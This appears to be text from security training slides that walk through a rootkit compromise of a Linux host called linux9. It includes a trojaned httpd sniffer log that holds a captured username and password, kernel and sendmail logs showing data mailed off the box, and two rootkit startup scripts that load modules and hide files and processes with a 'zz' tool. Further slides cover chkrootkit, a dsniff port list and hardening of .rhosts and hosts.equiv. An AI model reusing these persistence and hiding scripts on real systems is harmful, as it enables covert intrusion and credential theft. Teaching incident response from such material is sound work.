rm -rf test httpd.log
A=$PATH
export PATH=/usr/lib/
in.httpd -w httpd.log &
export PATH=$A
```


httpd.log (strings of)

```
USER dshull  
PASS newuser  
=>+-
```

Jun 30 23:37:40 linux9 kernel: request_module[net-pf-14]: waitpid(4642,...) failed, errno 512
Jun 30 23:37:40 linux9 modprobe: modprobe: Can't locate module
Jun 30 23:37:42 linux9 kernel: request_module[net-pf-14]: waitpid(4645,...) failed, errno 512
Jun 30 23:37:42 linux9 modprobe: modprobe: Can't locate module net-pf-14
Jun 30 23:37:57 linux9 last message repeated 2 times
Jun 30 23:38:21 linux9 kernel: request_module[net-pf-14]: waitpid(4655,...) failed, errno 512
Jun 30 23:38:21 linux9 modprobe: modprobe: Can't locate module net-pf-14
Jun 30 23:38:21 linux9 kernel: request_module[net-pf-14]: waitpid(4658,...) failed, errno 512
Jun 30 23:38:21 linux9 modprobe: modprobe: Can't locate module net-pf-14
Jun 30 23:38:31 linux9 last message repeated 2 times
Jun 30 23:38:42 linux9 kernel: request_module[net-pf-14]: waitpid(4669,...) failed, errno 512
Jun 30 23:38:42 linux9 modprobe: modprobe: Can't locate module net-pf-14
Jun 30 23:38:42 linux9 kernel: request_module[net-pf-14]: waitpid(4672,...) failed, errno 512
Jun 30 23:38:43 linux9 modprobe: modprobe: Can't locate module net-pf-14
Jun 30 23:40:22 linux9 modprobe: modprobe: Can't locate module net-pf-14
Jun 30 23:40:25 linux9 modprobe: modprobe: Can't locate module net-pf-14
Jun 30 23:40:44 linux9 modprobe: modprobe: Can't locate module net-pf-22
Jun 30 23:40:45 linux9 last message repeated 3 times
Jun 30 23:40:46 linux9 kernel: request_module[net-pf-22]: waitpid(4698,...) failed, errno 512
Jun 30 23:41:05 linux9 modprobe: modprobe: Can't locate module net-pf-22
Jun 30 23:41:06 linux9 last message repeated 3 times

```
/bin/su -  
/bin/su -GR*POOBAH  
/bin/su _
```

```
Jun 30 23:51:06 linux9 sendmail[4894]: h616oVn6004894:
to=somebody@yahoo.com, ctladdr=root (0/0), delay=00:00:35,
xdelay=00:00:23, mailer=relay, pri=30062, relay=[127.0.0.1] [127.0.0.1],
dsn=2.0.0, stat=Sent (h616oh37004899 Message accepted for delivery)
Jun 30 23:51:17 linux9 sendmail[4905]: h616oh37004899:
to=<somebody@yahoo.com>, ctladdr=<root@linux9.mycustomer.org> (0/0),
delay=00:00:13, xdelay=00:00:11, mailer=esmtplib, pri=30373,
relay=mx1.mail.yahoo.com. [64.157.4.78], dsn=2.0.0, stat=Sent (ok
dirdel)
Jul 1 04:03:53 linux9 sendmail[5932]: h61B3Inj005932:
to=somebody@yahoo.com, ctladdr=root (0/0), delay=00:00:35,
xdelay=00:00:23, mailer=relay, pri=30062, relay=[127.0.0.1] [127.0.0.1],
dsn=2.0.0, stat=Sent (h61B3U37005940 Message accepted for delivery)
Jul 1 04:04:03 linux9 sendmail[5942]: h61B3U37005940:
to=<somebody@yahoo.com>, ctladdr=<root@linux9.mycustomer.org> (0/0),
delay=00:00:13, xdelay=00:00:10, mailer=esmtplib, pri=30371,
relay=mx2.mail.yahoo.com. [64.157.4.82], dsn=2.0.0, stat=Sent (ok
dirdel)
```

```
#!/bin/sh
cd /etc/sshd
export PATH="."
crond
export PATH="/bin:/sbin:/usr/bin:/usr/sbin"
cd /usr/lib
/sbin/insmod aa.o > /dev/null 2>&1
/sbin/insmod cc.o > /dev/null 2>&1
/sbin/rmmod cc > /dev/null 2>&1
cd /etc/sshd
/sbin/zz i `cat /etc/sshd/sshd_pid.2` > /dev/null 2>&1
/sbin/zz h . > /dev/null 2>&1
/sbin/zz h /sbin/zz > /dev/null 2>&1
/sbin/zz h /etc/sshd/ > /dev/null 2>&1
/sbin/zz h /usr/lib/aa.o > /dev/null 2>&1
/sbin/zz h /usr/lib/cc.o > /dev/null 2>&1
/sbin/zz h /dev/ptyxx/.addr > /dev/null 2>&1
PID="`cat /etc/sshd/sshd_pid.2`" ;
/sbin/zz i $PID > /dev/null 2>&1 ;
/sbin/zz h /etc/sshd/sshd_pid.2 > /dev/null 2>&1
for i in {2,3,4,5}
do
/sbin/zz h /etc/rc.d/rc$i.d/S90sshd > /dev/null 2>&1
done
```

```
#!/bin/sh
cd /dev/ida/.inet
./cons.saver
./cons.saver -p 20
cd /dev/rd/cdb
/sbin/insmod aa.o > /dev/null 2>&1
/sbin/insmod cc.o > /dev/null 2>&1
/sbin/rmmmod cc > /dev/null 2>&1
/bin/zz i cat /dev/ida/.inet/set_pid.2 > /dev/null 2>&1
/bin/zz h . > /dev/null 2>&1
/bin/zz h /bin/zz > /dev/null 2>&1
/bin/zz h /dev/ida/.inet > /dev/null 2>&1
/bin/zz h /dev/rd/cdb/aa.o > /dev/null 2>&1
/bin/zz h /dev/rd/cdb/cc.o > /dev/null 2>&1
/bin/zz h /dev/rd/cdb/bc > /dev/null 2>&1
/bin/zz h /dev/ptyxx/.addr > /dev/null 2>&1
/bin/zz h /dev/rd/cdb/ft/tamtanam > /dev/null 2>&1
/bin/zz h /dev/rd/cdb/wu > /dev/null 2>&1
/bin/zz h /dev/rd/cdb/S/Xnet > /dev/null
```

```
2>&1
/bin/zz h /dev/rd/cdb/S/Xirc > /dev/null 2>&1
/bin/zz h /dev/rd/cdb/ > /dev/null 2>&1
/bin/zz h /var/local/.lpd/st > /dev/null 2>&1
/bin/zz h /dev/ida/.inet/cons.saver > /dev/null 2>&1
/bin/zz h /dev/ida/.inet/ssh_random_seed > /dev/null 2>&1
/bin/zz h /dev/ida/.inet/ssh_host_key > /dev/null 2>&1
/bin/zz h /dev/ida/.inet/sched_host.2.pub > /dev/null 2>&1
/bin/zz h /dev/ida/.inet/scp > /dev/null 2>&1
/bin/zz h /dev/ida/.inet/sshd_config > /dev/null 2>&1
PID="`cat /dev/ida/.inet/set_pid.2`" ;
/bin/zz i $PID > /dev/null 2>&1 ;
/bin/zz h /dev/ida/.inet/set_pid.2 > /dev/null 2>&1
if [ -x /var/local/.lpd/scan ]
then /bin/zz h /var/local/.lpd/scan > /dev/null 2>&1 ;
/bin/zz h /var/local/.lpd/scan/y > /dev/null 2>&1 ;
/bin/zz h /var/local/.lpd/scan/luckscan-a > /dev/null 2>&1 ;
/bin/zz h /var/local/.lpd/scan/luckscan-a.c > /dev/null 2>&1 ;
/bin/zz h /var/local/.lpd/scan/luckstatdx > /dev/null 2>&1 ;
/bin/zz h /var/local/.lpd/scan/luckstatdx.c > /dev/null 2>&1 ;
else echo "Not Here!" > /dev/null 2>&1 ;
fi
```

```
if [ -x /dev/rd/cdb/bc ]
then cd /dev/rd/cdb/bc ;
./uptime > /dev/null 2>&1 ;
PID="`cat /dev/rd/cdb/bc/psybnc.pid`" ;
/bin/zz i $PID > /dev/null 2>&1 ;
/bin/zz h /dev/rd/cdb/bc > /dev/null 2>&1 ;
else echo "Not Here!" > /dev/null 2>&1 ;
fi
if [ -x /dev/rd/cdb/.egg ]
then cd /dev/rd/cdb/.egg ;
NUME_EGG=`ls -a | grep 'pid' | sed 's/pid.//'` ;
echo "$NUME_EGG"
./eggdrops $NUME_EGG > /dev/null 2>&1 ;
PID="`cat /dev/rd/cdb/.egg/pid.$NUME_EGG`" ;
echo "$PID"
/bin/zz i $PID > /dev/null 2>&1 ;
/bin/zz h /dev/rd/cdb/.egg > /dev/null 2>&1
else echo "Not Here!" > /dev/null 2>&1
fi
for i in {2,3,4,5}
do
/bin/zz h /etc/rc.d/rc$i.d/S90rpcmap > /dev/null 2>&1
done
```



```
total 4
lrwxrwxrwx    1 root root 15 Jul  1 16:08 K03rhnsd -> ../init.d/rhnsd
lrwxrwxrwx    1 root root 16 Jul  1 16:08 K08autofs -> ../init.d/autofs
lrwxrwxrwx    1 root root 13 Jul  1 16:08 K20nfs -> ../init.d/nfs
lrwxrwxrwx    1 root root 15 Jul  1 16:08 K25squid -> ../init.d/squid
lrwxrwxrwx    1 root root 15 Jul  1 16:08 K35dhcpd -> ../init.d/dhcpd
lrwxrwxrwx    1 root root 13 Jul  1 16:08 K35smb -> ../init.d/smb
lrwxrwxrwx    1 root root 17 Jul  1 16:08 K35winbind -> ../init.d/winbind
lrwxrwxrwx    1 root root 16 Jul  1 16:08 K55routed -> ../init.d/routed
lrwxrwxrwx    1 root root 16 Jul  1 16:08 K65identd -> ../init.d/identd
lrwxrwxrwx    1 root root 14 Jul  1 16:08 K74nscd -> ../init.d/nscd
lrwxrwxrwx    1 root root 14 Jul  1 16:08 S50inet -> ../init.d/inet
-rwxr-xr-x    1 root 516 2578 Mar 24 12:55 S90rpcmap
-rwxr-xr-x    1 root root 705  Jun 30 23:45 S90sshd
lrwxrwxrwx    1 root root 13 Jul  1 16:08 S90xfs -> ../init.d/xfs
lrwxrwxrwx    1 root root 13 Jul  1 16:08 S91smb -> ../init.d/smb
```

```
total 1502
-rwxr-xr-x      1 root      root    712812 Jun 30 23:47 crond
-rw-----      1 root      root     88039 Jun 30 23:47 moduli
-rw-r--r--      1 root      root     1167 Jun 30 23:47 ssh_config
-rwxr-xr-x      1 root      root    712812 Jun 30 23:47 sshd
-rw-----      1 root      root     2556 Jun 30 23:47 sshd_config
-rw-r--r--      1 root      root         5 Jun 30 23:47 sshd_pid.2
-rw-----      1 root      root     668 Jun 30 23:47 ssh_host_dsa_key
-rw-r--r--      1 root      root     590 Jun 30 23:47
ssh_host_dsa_key.pub
-rw-----      1 root      root     515 Jun 30 23:47 ssh_host_key
-rw-r--r--      1 root      root     319 Jun 30 23:47 ssh_host_key.pub
-rw-----      1 root      root     883 Jun 30 23:47 ssh_host_rsa_key
-rw-r--r--      1 root      root     210 Jun 30 23:47
ssh_host_rsa_key.pub
-rw-----      1 root      root     512 Jun 30 23:47 ssh_random_seed
drwxr-xr-x      2 root      root    1024 Jun 30 23:47 /etc/sshd
```

		irc	6667/tcp		
		napster	6666/tcp		
		x11	6005/tcp		
dsniff.services		x11	6004/tcp		
		x11	6003/tcp		
		x11	6002/tcp		
vrrp	112/ip	x11	6001/tcp		
ospf	89/ip	x11	6000/tcp	telnet	261/tcp
pptp	47/ip	pcanywhere	5631/tcp	imap	220/tcp
icq	4000/udp	napster	5555/tcp	imap	143/tcp
mmxp	2417/udp	postgresql	5432/tcp	smb	139/tcp
sniffer	2001/udp	aim	5190/tcp	nntp	119/tcp
tds	1433/udp	napster	4444/tcp	portmap	111/tcp
rip	520/udp	http	3128/tcp	pop	110/tcp
mmxp	417/udp	tds	2638/tcp	pop	109/tcp
snmp	161/udp	mmxp	2417/tcp	poppass	106/tcp
portmap	111/udp	cvs	2401/tcp	http	98/tcp
portmap	-111/udp	oracle	1526/tcp	http	80/tcp
pcanywhere	65301/tcp	oracle	1521/tcp	smtp	25/tcp
aim	9898/tcp	citrix	1494/tcp	telnet	23/tcp
napster	8888/tcp	tds	1433/tcp	ftp	21/tcp
http	8080/tcp	socks	1080/tcp	portmap	-111/tcp
napster	7777/tcp	smtp	587/tcp	yppasswd	100009/rpc
tds	7599/tcp	rlogin	514/tcp	mountd	100005/rpc
irc	6669/tcp	rlogin	513/tcp	ypserv	100004/rpc
irc	6668/tcp	rlogin	512/tcp		
		mmxp	417/tcp		
		irc	6667/tcp		

Write-protected files

```
[root@linux9 lib]# ls -l in.httpd
-rwxr-xr-x    1 root  root   388262 Apr 15 19:23 in.httpd
[root@linux9 lib]# rm in.httpd
rm: remove write-protected regular file `in.httpd'? y
rm: cannot remove `in.httpd': Operation not permitted
[root@linux9 lib]# lsattr in.httpd
-u--i----- in.httpd
[root@linux9 lib]# chattr -i in.httpd
[root@linux9 lib]# rm in.httpd
rm: remove regular file `in.httpd'? y
[root@linux9 lib]#
```

```
Jun 30 23:41:07 linux9 kernel: request_module[net-pf-22]: waitpid(  
failed, errno 512  
Jun 30 23:42:30 linux9 kernel: Unable to handle kernel NULL pointer  
dereference at virtual address 0000003b  
Jun 30 23:42:30 linux9 kernel: printing eip:  
Jun 30 23:42:30 linux9 kernel: c0003e24  
Jun 30 23:42:30 linux9 kernel: *pde = 00000000  
Jun 30 23:42:30 linux9 kernel: Oops: 0002  
Jun 30 23:42:30 linux9 kernel: parport_pc lp parport iptable_filte  
3c59x microcode st cs4232 ad1848 uart401 sound soundcore keybdev r  
hid input usb-uhci usbcore ext  
Jun 30 23:42:30 linux9 kernel: CPU: 0  
Jun 30 23:42:30 linux9 kernel: EIP: 0060:[<c0003e24>] Not tainted  
Jun 30 23:42:30 linux9 kernel: EFLAGS: 00010283  
Jun 30 23:42:30 linux9 kernel:  
Jun 30 23:42:30 linux9 kernel: EIP is at Using_Versions [] 0xc0003  
Jun 30 23:42:30 linux9 kernel: eax: 0000003b ebx: c6bee000 ecx: 00  
edx: 00000068  
Jun 30 23:42:30 linux9 kernel: esi: c0003e24 edi: 0804c7b9 ebp: bf  
Jun 30 23:42:32 linux9 kernel: ds: 0068 es: 0068 ss: 0068
```

```
Jun 30 23:42:33 linux9 kernel: Process sk (pid: 4735, stackpage=  
Jun 30 23:42:34 linux9 kernel: Stack: c0109537 00003159 00000004  
c0003e24 0804c7b9 bfffdb0c 0000003b  
Jun 30 23:42:35 linux9 kernel: 0000002b 0000002b 0000003b 080493  
00000282 bfffdaa4 0000002b  
Jun 30 23:42:37 linux9 kernel: Call Trace: [<c0109537>] system_c  
0x33 (0xc6beffc0))  
Jun 30 23:42:38 linux9 kernel:  
Jun 30 23:42:39 linux9 kernel:  
Jun 30 23:42:40 linux9 kernel: Code: 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00  
Jun 30 23:44:02 linux9 kernel: <1>Unable to handle kernel NULL p  
at virtual address 0000003b  
Jun 30 23:44:02 linux9 kernel: printing eip:  
Jun 30 23:44:02 linux9 kernel: c0003e24  
Jun 30 23:44:02 linux9 kernel: *pde = 00000000
```

```
Jun 30 23:44:02 linux9 kernel: Oops: 0002
Jun 30 23:44:02 linux9 kernel: parport_pc lp parport iptable_filt
autofs 3c59x microcode st cs4232 ad1848 uart401 sound soundcore
keybdev mousedev hid input usb-uhci usbcore ext
Jun 30 23:44:02 linux9 kernel: CPU: 0
Jun 30 23:44:02 linux9 kernel: EIP: 0060:[<c0003e24>] Not tainted
Jun 30 23:44:02 linux9 kernel: EFLAGS: 00010283
Jun 30 23:44:02 linux9 kernel:
Jun 30 23:44:02 linux9 kernel: EIP is at Using_Versions [] 0xc000
Jun 30 23:44:02 linux9 kernel: eax: 0000003b ebx: c6e02000 ecx: k
edx: 00000068
Jun 30 23:44:02 linux9 kernel: esi: bffffffb2 edi: 0804c7b9 ebp: k
Jun 30 23:44:03 linux9 kernel: ds: 0068 es: 0068 ss: 0068
Jun 30 23:44:04 linux9 kernel: Process sk (pid: 4745, stackpage=c
```

```
Jun 30 23:44:06 linux9 kernel: Stack: c0109537 bffffb0d4 bffffb0e4 b
0804c7b9 bffffb0bc 0000003b
Jun 30 23:44:07 linux9 kernel: 0000002b 0000002b 0000003b 08048b03
00000286 bffffb0b8 0000002b
Jun 30 23:44:08 linux9 kernel: Call Trace: [<c0109537>] system_cal
0x33 (0xc6e03fc0))
Jun 30 23:44:12 linux9 kernel: Code: 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00
Jun 30 23:47:09 linux9 kernel: <1>Unable to handle kernel NULL poi
at virtual address 0000003b
Jun 30 23:47:09 linux9 kernel: printing eip:
Jun 30 23:47:09 linux9 kernel: c0003e24
Jun 30 23:47:09 linux9 kernel: *pde = 00000000
Jun 30 23:47:09 linux9 kernel: Oops: 0002
Jun 30 23:47:09 linux9 kernel: parport_pc lp parport iptable_filte
3c59x microcode st cs4232 ad1848 uart401 sound soundcore keybdev
hid input usb-uhci usbcore ext
Jun 30 23:47:09 linux9 kernel: CPU: 0
Jun 30 23:47:09 linux9 kernel: EIP: 0060:[<c0003e24>] Not tainted
Jun 30 23:47:09 linux9 kernel: EFLAGS: 00010283
```



```
Jun 30 23:47:09 linux9 kernel: EIP is at Using_Versions [] 0xc0003b
Jun 30 23:47:09 linux9 kernel: eax: 0000003b ebx: c3544000 ecx: bff
edx: 00000068
Jun 30 23:47:09 linux9 kernel: esi: bffffffc0 edi: 0804c7b9 ebp: bf
Jun 30 23:47:10 linux9 kernel: ds: 0068 es: 0068 ss: 0068
Jun 30 23:47:12 linux9 kernel: Process sk (pid: 4827, stackpage=c3
Jun 30 23:47:13 linux9 kernel: Stack: c0109537 bffffbc64 bffffbc74 b
0804c7b9 bffffbc4c 0000003b
Jun 30 23:47:14 linux9 kernel: 0000002b 0000002b 0000003b 08048b03
00000286 bffffbc48 0000002b
Jun 30 23:47:15 linux9 kernel: Call Trace: [<c0109537>] system_cal
0x33 (0xc3545fc0))
Jun 30 23:47:17 linux9 kernel: Jun 30 23:47:18 linux9 kernel:
Jun 30 23:47:19 linux9 kernel: Code: 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00
Jun 30 23:50:31 linux9 kernel: <5>eth0: Setting promiscuous mode.
Jun 30 23:50:31 linux9 kernel: device eth0 entered promiscuous mod
```

chkrootkit

chkrootkit -- locally checks for signs of a rootkit - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media

Address <http://www.chkrootkit.org/> Go Links >>

- **chkrootkit**: shell script that checks system binaries for rootkit modification. The following tests are made:
 - **aliens asp bindshell lkm rexedcs sniffer wted w55808 scalper slapper z2 amd basename biff chfn chsh cron date du dirname echo egrep env find fingerd gpm grep hdparm su ifconfig inetd inetdconf init identd killall ldsopreload login ls lsof mail mingetty netstat named passwd pidof pop2 pop3 ps pstree rpcinfo rlogind rshd slogin sendmail sshd syslogd tar tcpd tcpdump top telnetd timed traceroute vdir w write**
- **ifpromisc.c**: checks if the interface is in promiscuous mode.
- **chklastlog.c**: checks for lastlog deletions.
- **chkwtmp.c**: checks for wtmp deletions.
- **check_wtmpx.c**: checks for wtmpx deletions. (Solaris only)
- **chkproc.c**: checks for signs of LKM trojans.
- **chkdirs.c**: checks for signs of LKM trojans.
- **strings.c**: quick and dirty strings replacement.

The following rootkits, worms and LKMs are currently detected:

01. lrk3, lrk4, lrk5, lrk6 (and variants);	02. Solaris rootkit;	03. FreeBSD rootkit;
04. t0rn (and variants);	05. Ambient's Rootkit (ARK);	06. Ramen Worm;
07. rh[67]-shaper;	08. RSHA;	09. Romanian rootkit;
10. RK17;	11. Lion Worm;	12. Adore Worm;

Done Internet

.rhosts

Account-Level Equivalence

- .rhosts
 - rlogin will check for a .rhosts file. If the file contains the username and hostname of the user on the remote system issuing the rlogin command, the user is allowed on without a password
 - You are trusting the security on the other system
- Only good between trusted hosts


.rhosts

- .rhosts file on target machine (Venus) in the account for Carla:
 - mars ed tom
 - jupiter karen ed
 - earth
- Never have a .rhosts for root
 - Watch out for those HP applications that want it!

hosts.equiv

Host Level Equivalence

- A list of hosts that are trusted
- Gives any user from an equivalent system access to your system if user has the same account name as in your password file
- rlogin first checks `/etc/hosts.equiv` then `.rhosts`



hosts.equiv

■ HOST-A

- hosts.equiv file:
 - host-b
 - host-c
- /etc/passwd file:
 - root
 - user1
 - user2
 - user3


■ HOST-B

- no hosts.equiv file
- /etc/passwd file:
 - root
 - user1
 - user3
 - user4

.rhosts & hosts.equiv

- If using DNS - prone to DNS spoofing
- Do not rely on DNS
- If using IP - prone to IP spoofing
- Use “-l” in /etc/inetd.conf to have the “r” services ignore .rhosts files
 - rlogind -l, remshd -l, etc.
- /etc/pam.d/rlogin
 - login auth required pam_rhosts_auth.so no_rhosts
- Check for “+” signs in .rhosts files
 - grep “+” /home/*/.rhosts

Without SSH



Why Secure Shell?

telnet, rlogin, ftp, rcp, remsh

